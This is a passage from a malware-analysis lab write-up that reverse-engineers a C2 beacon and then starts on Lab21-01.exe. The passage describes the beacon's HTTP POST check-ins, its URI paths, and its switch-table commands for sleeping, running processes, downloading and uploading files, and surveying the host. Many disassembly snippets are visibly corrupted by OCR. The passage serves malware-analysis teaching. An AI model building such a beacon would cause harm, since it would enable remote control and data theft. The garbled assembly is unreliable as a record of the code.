lea ecx, [ebp+var_9C]
call sub_405A20
lea eax, [ebp+var_9C]
push offset unk_411B40
push eax
call __CxxThrowException@8 ; __CxxThrowException(x,x)

loc_404F3E:
mov ecx, [ebp+arg_8]
mov [ebp+var_4], 0
push ecx
push eax
call sub_401080
add esp, 8
test al, al
jnz short loc_404F71


[Function: Nul]
push offset aErrorSending_0 ; "Error sending Http post"
lea ecx, [ebp+var_64]
call sub_405A20
lea edx, [ebp+var_64]
push offset unk_411B40
push edx
call __CxxThrowException@8 ; __CxxThrowException(x,x)

loc_404F71:
mov ebx, [ebp+arg_C]
or ecx, 0xFFFFFFFFh
mov edi, ebx
xor eax, eax
repne scasb
mov edi, [ebp+arg_8]
mov eax, [esi+4]
not ecx
mov edx, [ebp+arg_0]
dec ecx
add ecx, edi
push ecx
lea ecx, [esi+1Ch]
push eax
push ecx
push edx
push offset aPostSHttp1_1Ho ; "POST %s HTTP/1.1\r\nHOST: %s\r\nUser-Agent:"...
lea eax, [ebp+var_49C]
push 400h ; size_t
push eax ; char *
call sprintf

```


This subroutine has a number of subroutines which are called; however, at a glance we can see that this is likely playing the role of posting the gathered data back to the C2, or making a GET request to it.

- sub\_404B10



Based on the above strings and errors being called, we can assume this is receiving the response to our request and checking to see if it matches an expected valid HTTP response.

- sub\_4015C0



Based on the above strings and what looks to be Base64 index\_strings, we can assume this is Base64-encoding or decoding the response received from the C2 server.

At this point we have a good idea of what actions the Beacon will take prior to 'loc\_402410' inevitably calling the switch table at 0x4025C8. We also know that the six entries in this switch table are likely six different actions to take based on the response received from the C2.

To find out what each of the switch entries does we can investigate them further.

- loc\_402561


```
.text:00402561 loc_402561: ; CODE XREF: .text:0040252A1j
.text:00402561
.text:00402561
.text:00402561
.text:00402562 push esi ; case 0x61
.text:00402562 call ??0000000000000000 ; operator delete(void *)
.text:00402562 mov ecx, [ebp-80h]
.text:00402563 add esp, 4
.text:00402564 mov al, 1
.text:00402565 mov large fs:0, ecx
.text:00402566 pop edi
.text:00402567 pop esi
.text:00402568 pop ebx
.text:00402569 mov esp, ebp
.text:0040256A pop ebp
.text:0040256B retn
```

This is case 0x61, and from the above we can see that this looks to delete the object which called it, but nothing else.

- loc\_402531

```
loc_402531: ; DATA XREF: .text:0FF_4025C84j
loc_402531
loc_402531
loc_402531
loc_402531 push esi ; case 0x62
loc_402531 mov ecx, ebx
loc_402531 call sub_4025E0
loc_402531 jmp short loc_402561 ; case 0x61
```

This is case 0x62, and from the above we can see that this calls ‘sub\_4025E0’ before executing case 0x61. Examining sub\_4025E0 we can see that this looks to call atoi used in parsing a string into a number before this is passed to a ‘sleep’ API call.



This tells us that case 0x62 is likely designed to notify the beacon to sleep for a certain amount of time before checking back in for new commands.

- loc\_402559

```
.text:00402559 ; CODE XREF: .text:0040252A1j
.text:00402559 loc_402559: ; DATA XREF: .text:004025C010
.text:00402559 push esi
.text:0040255A mov ecx, ebx
.text:0040255C call sub_402F80 ; case 0x63

.text:00402561 loc_402561: ; CODE XREF: .text:0040252A1j
.text:00402561 push esi
.text:00402562 call ??3operator delete@2
.text:00402567 mov ecx, [ebp-0Ch]
.text:0040256A add esp, 4
.text:0040256D mov al, 1
.text:0040256F mov large fs:0, ecx
.text:00402576 pop edi
.text:00402577 pop esi
.text:00402578 pop ebx
.text:00402579 mov esp, ebp
.text:0040257B pop ebp
.text:0040257C ret
```

This is case 0x63, and from the above we can see that this calls ‘sub\_402F80’ before flowing into and executing case 0x61. Examining ‘sub\_402F80’ we don’t find much besides another call to ‘sub\_402EF0’. By looking at sub\_402EF0, we can see that this looks to call CreateProcessA in order to run a command sent to it.

```

xor eax, eax
push edi
mov [esp+74h+hObject], eax
mov ecx, 11h
mov [esp+11h], eax
lea edi, [esp+74h+StartupInfo]
mov [esp+11h], eax
lea edx, [esp+74h+StartupInfo]
rep stosd
lea ecx, [esp+74h+hObject]
mov [esp+10h], eax
push ecx ; lpProcessInformation
push edx ; lpStartupInfo
push eax ; lpCurrentDirectory
push eax ; lpEnvironment
push eax ; dwCreationFlags
push eax ; bInheritHandles
push eax ; lpThreadAttributes
push eax ; lpProcessAttributes
mov eax, [esp+94h+lpCommandLine]
mov [esp+94h+StartupInfo.cb], 44h
push eax ; lpCommandLine
push 0 ; lpApplicationName
call ds>CreateProcessA
test eax, eax
pop edi
jnz short loc_402F5B

```

**Call Site:**

```

push offset aCreateProcessF ; "Create Process Failed"
lea ecx, [esp+74h+var_60]
call sub_403910
lea ecx, [esp+70h+var_60]
push offset unk_411150
push ecx
call __CxxThrowException@8 ; __CxxThrowException(x,x)

```

**Handler:**

```

loc_402F5B:
mov edx, [esp+70h+hObject]
push esi
mov esi, ds:CloseHandle
push edx ; hObject
call esi ; CloseHandle
mov eax, [esp+11h]
push eax ; hObject
call esi ; CloseHandle
mov al, 1
pop esi
add esp, 70h
retn 4
sub_402EF0 endp

```

This tells us that case 0x63 is likely designed to start a process sent down from the C2 thus executing a command tasked to the beacon.

- loc\_40253B

```
.text:00402538
.text:00402538 loc_40253B:
.text:0040253B
.text:0040253B
.text:0040253B
.text:0040253C
.text:0040253D
.text:0040253E
.text:0040253F
.text:00402540
.text:00402541
.text:00402542
.text:00402543
.text:00402544
.text:00402545

push esi
mov rcx, ebx
call sub_402BA0
jmp short loc_402561 ; case 0x61
```

This is case 0x64, and from the above we can see that this calls ‘sub\_402BA0’ before executing case 0x61. Examining ‘sub\_402BA0’ we can see that it calls ‘sub\_402A20’ with some parameters including ‘lpFileName’. If we look into what ‘sub\_402A20’ is doing we see some familiar calls associated with connecting to the C2 and checking the response is valid.

The screenshot shows assembly code from a debugger, likely Immunity Debugger, with four windows displaying different sections of the program:

- Top Left Window:** Shows assembly starting at `loc_402A8B`. It includes instructions like `mov eax, dword ptr [ebp+hostshort]`, `push eax ; hostshort`, `push edx ; char *`, `call sub_403D50`, `mov ebx, eax`, and `jmp short loc_402A8D`. The instruction `call sub_403D50` is highlighted.
- Top Right Window:** Shows the instruction `xor ebx, ebx` at `loc_402A8B`.
- Middle Window:** Shows assembly starting at `loc_402A8D`. It includes `mov eax, [esi+1Ch]`, `mov ecx, ebx`, `push eax`, `mov byte ptr [ebp+var_4], 0`, `call sub_404CF0`, `lea ecx, [ebp+var_18]`, `mov [ebp+var_18], edi`, `push ecx`, `mov ecx, ebx`, `call sub_404B10`, `mov eax, [ebp+var_18]`, `push edx`, `push eax`, `call sub_4015C0`, `mov eax, [ebp+lpFileName]`, `add esp, 8`, `push edi ; hTemplateFile`, `push 3 ; dwFlagsAndAttributes`, `push 1 ; dwCreationDisposition`, `push edi ; lpSecurityAttributes`, `push 3 ; dwShareMode`, `push 40000000h ; dwDesiredAccess`, `push eax ; lpFileName`, `call ds>CreateFileA`, `mov ebx, eax`, `cmp ebx, 0FFFFFFFh`, `mov [ebp+var_20], ebx`, and `jnz short loc_402AF3`. The instruction `call ds>CreateFileA` is highlighted.
- Bottom Window:** Shows assembly starting at `loc_402AF3`. It includes `push offset aErrorDownloadi ; "Error downloading file"`, `lea ecx, [ebp+var_44]`, `call sub_403910`, `lea ecx, [ebp+var_44]`, `push offset unk_411150`, `push ecx`, and `call _CxThrowException@8 ; _CxThrowException(x,x)`. The instruction `push offset aErrorDownloadi ; "Error downloading file"` is highlighted.

In addition the above shows us evidence of a file being written to disk from the response received, and an error message associated with downloading a file.

This tells us that case 0x64 is likely designed to download a file from the C2.

- loc\_402545

```
.text:00402545 loc_402545: ; CODE XREF: .text:0040252A1j
.text:00402545 ; DATA XREF: .text:0FF_4025C640
.text:00402546 push esi ; case 0x65
.text:00402546 mov ecx, ebx
.text:00402548 call sub_402C70
.text:0040254D jmp short loc_402541 ; case 0x61
```

This is case 0x65, and from the above we can see that this calls ‘sub\_402C70’ before executing case 0x61. Examining ‘sub\_402C70’ we can see that it calls ‘sub\_4027E0’. If we look into what ‘sub\_4027E0’ is doing we can see a call to CreateFileA which in this instance looks to be getting a handle on a file before its bytes are read in a looping function and it is uploaded to the C2.

```

push 00000000h ; dwDesiredAccess
push eax ; lpFileName
call ds>CreateFile
mov edi, eax
cmp edi, 0FFFFFFFh
jne [ebp+hObject], edi
jnc short loc_402858

; Nt!Nt!Nt!Nt!Nt!
push offset aErrorUploading ; "Error: uploading file"
lea ecx, [ebp+var_44]
call sub_403910
lea ecx, [ebp+var_44]
push offset unk_A11150
push ecx
call __CxxThrowException@8 ; _CxxThrowException(x,x)

loc_402858: ; lpFileSizeHigh
push edi
push edi ; hFile
call ds:GetFileSize
mov ebx, eax
cmp ebx, 0FFFFFFCh
jnc short loc_402880

push edi ; hObject
call ds:CloseHandle
push offset aErrorUploading ; "Error: uploading file"
lea ecx, [ebp+var_40]
call sub_403910
lea edx, [ebp+var_40]
push offset unk_A11150
push edx
call __CxxThrowException@8 ; _CxxThrowException(x,x)

loc_402880:
mov ecx, 100h
xor eax, eax
lea edi, [ebp+var_49a]
add esi, 4
rep stsdif
mov eax, [ebp+lpFileName]
lea ecx, [ebp+var_49a]
push eax
push offset a0h ; "OK"
push esi
push offset >c000 - 0000000000000000

```

This tells us that case 0x65 is likely designed to upload a file to the C2.

- loc\_40254F

```

.text:0040254F
.text:0040254F loc_40254F:
.text:0040254F
.text:0040254F
.text:0040254F
.push esi ; case 0x66
.pop ecx, ebx
.call sub_402930
.jmp short loc_402561 , case 0x61

```

This is case 0x66, and from the above we can see that this calls ‘sub\_402D30’ before executing case 0x61. Examining ‘sub\_402D30’ we find that this looks to be gathering information about the machine it is being run on which will be sent back to the C2.

```

loc_A02D1:
 lea ecx, [esp+20h+var_1FC]
 lea edi, [esp+20h+var_1FA]
 push ecx ; $120
 push edi ; 10000000000000000000000000000000
 call gs:GetComputerName
 test eax, eax
 jne short loc_A02DF2

loc_A02F1:
 push offset ATPerfconductia ; "Error conducting machine survey"
 lea eax, [esp+20h+var_15C]
 call sub_402910
 lea eax, [esp+20h+var_15C]
 push offset sub_401150
 push eax
 call GetVersionInfoExW ; GetVersionInformation(x,x)
 add esp, 10h

loc_A02F2:
 mov ecx, 25h
 xor eax, eax
 lea edi, [esp+20h+versionInformation]
 push ebx
 rep stosd
 lea ecx, [esp+20h+versionInformation]
 push esi
 push ecx ; 1pVersionInformation
 mov [esp+20h+versionInformation].dwVersionInformation, eax
 call sub_401150 ; Get extended information about the
 ; version of the operating system
 call sub_402910
 push esi ; $120
 mov esi, eax
 call sub_401150
 mov edx, [esp+20h+versionInformation.dwFileVersion]
 mov ebx, eax
 mov eax, [esp+20h+versionInformation.dwMajorVersion]
 push esi
 push edx
 lea ecx, [esp+20h+var_1FB]
 push eax
 lea edx, [esp+20h+buffer]
 push edx
 push edx
 push offset wVar5NextStage ; "Error=20; Root=20; Major Version=20; Min=20"
 push ebx ; -1
 call PrintF
 xor edx, edx
 or eax, 0FFFF0000
 xor eax, eax

```

This tells us that case 0x66 is likely designed to profile a system and send the information back to the C2.

#### v- What is the purpose of this program?

If we view ‘sub\_401EE0’ which is run after taking the config.dat file as a parameter.

```

push offset FileName ; "config.dat"
call sub_401EE0
mov esi, eax
jmp short loc_403C2D

```

We can see this is once again creating an exception object, in addition to specifying the resources which are present for commands to be retrieved from the C2.

```

sub_401EE0 proc near

var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 4

push 0FFFFFFFh
push offset loc_40E82B
mov eax, large fs:0
push eax
mov large fs:0, esp
push ecx
push esi
mov esi, ecx
push 10h
call ??2@YAPAXI@Z ; operator new(uint)
add esp, 4
mov [esp+14h+var_10], eax
test eax, eax
mov [esp+14h+var_4], 0
jz short loc_401F24

loc_401F24:
xor eax, eax

loc_401F26:
mov ecx, [esp+14h+arg_0]
push ecx
mov ecx, eax
call sub_403180
jmp short loc_401F26

```

**loc\_401F26:**

```

mov ecx, [esp+14h+var_C]
mov [esi], eax
mov dword ptr [esi+10h], offset aIndex_html ; "/index.html"
mov dword ptr [esi+14h], offset aInfo_html ; "/info.html"
mov dword ptr [esi+18h], offset aResponse_html ; "/response.html"
mov dword ptr [esi+1Ch], offset aGet_html ; "/get.html"
mov dword ptr [esi+20h], offset aPut_html ; "/put.html"
mov dword ptr [esi+24h], offset aSrv_html ; "/srv.html"
mov dword ptr [esi+28h], 'TOCI'
mov dword ptr [esi+2Ch], 'ASGD'
mov eax, esi
pop esi
large fs:0, ecx
add esp, 10h
ret 4
sub_401EE0 endp

```


We also know that this sends a beacon to the C2 and has a number of operations which could occur based on the C2 server response including:

- Notifying the beacon to sleep for a specified number of seconds.
- Notifying the beacon to start an arbitrary process.
- Notifying the beacon to download a file from the C2.
- Notifying the beacon to upload a file to the C2.
- Notifying the beacon to profile a system and send the information back to the C2.

**g- Analyze the code in *Lab21-01.exe***

**i- What happens when you run this program without any parameters?**

If we attempt to run this in a x86 (32-bit) OS, we're presented with an error message that it is not compatible with this version of windows as it has been compiled for a 64-bit OS.




Attempting to run this in a 64-bit OS with a tool such as procmon running reveals that it simply exits and doesn't do anything of interest.

Time ...	Process Name	PID	Operation	Path
2:03:1...	Lab21-01.exe	2468	Process Start	
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\Prefetch\LAB21-01.EXE-F0E4D618.pf
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\conhost.exe
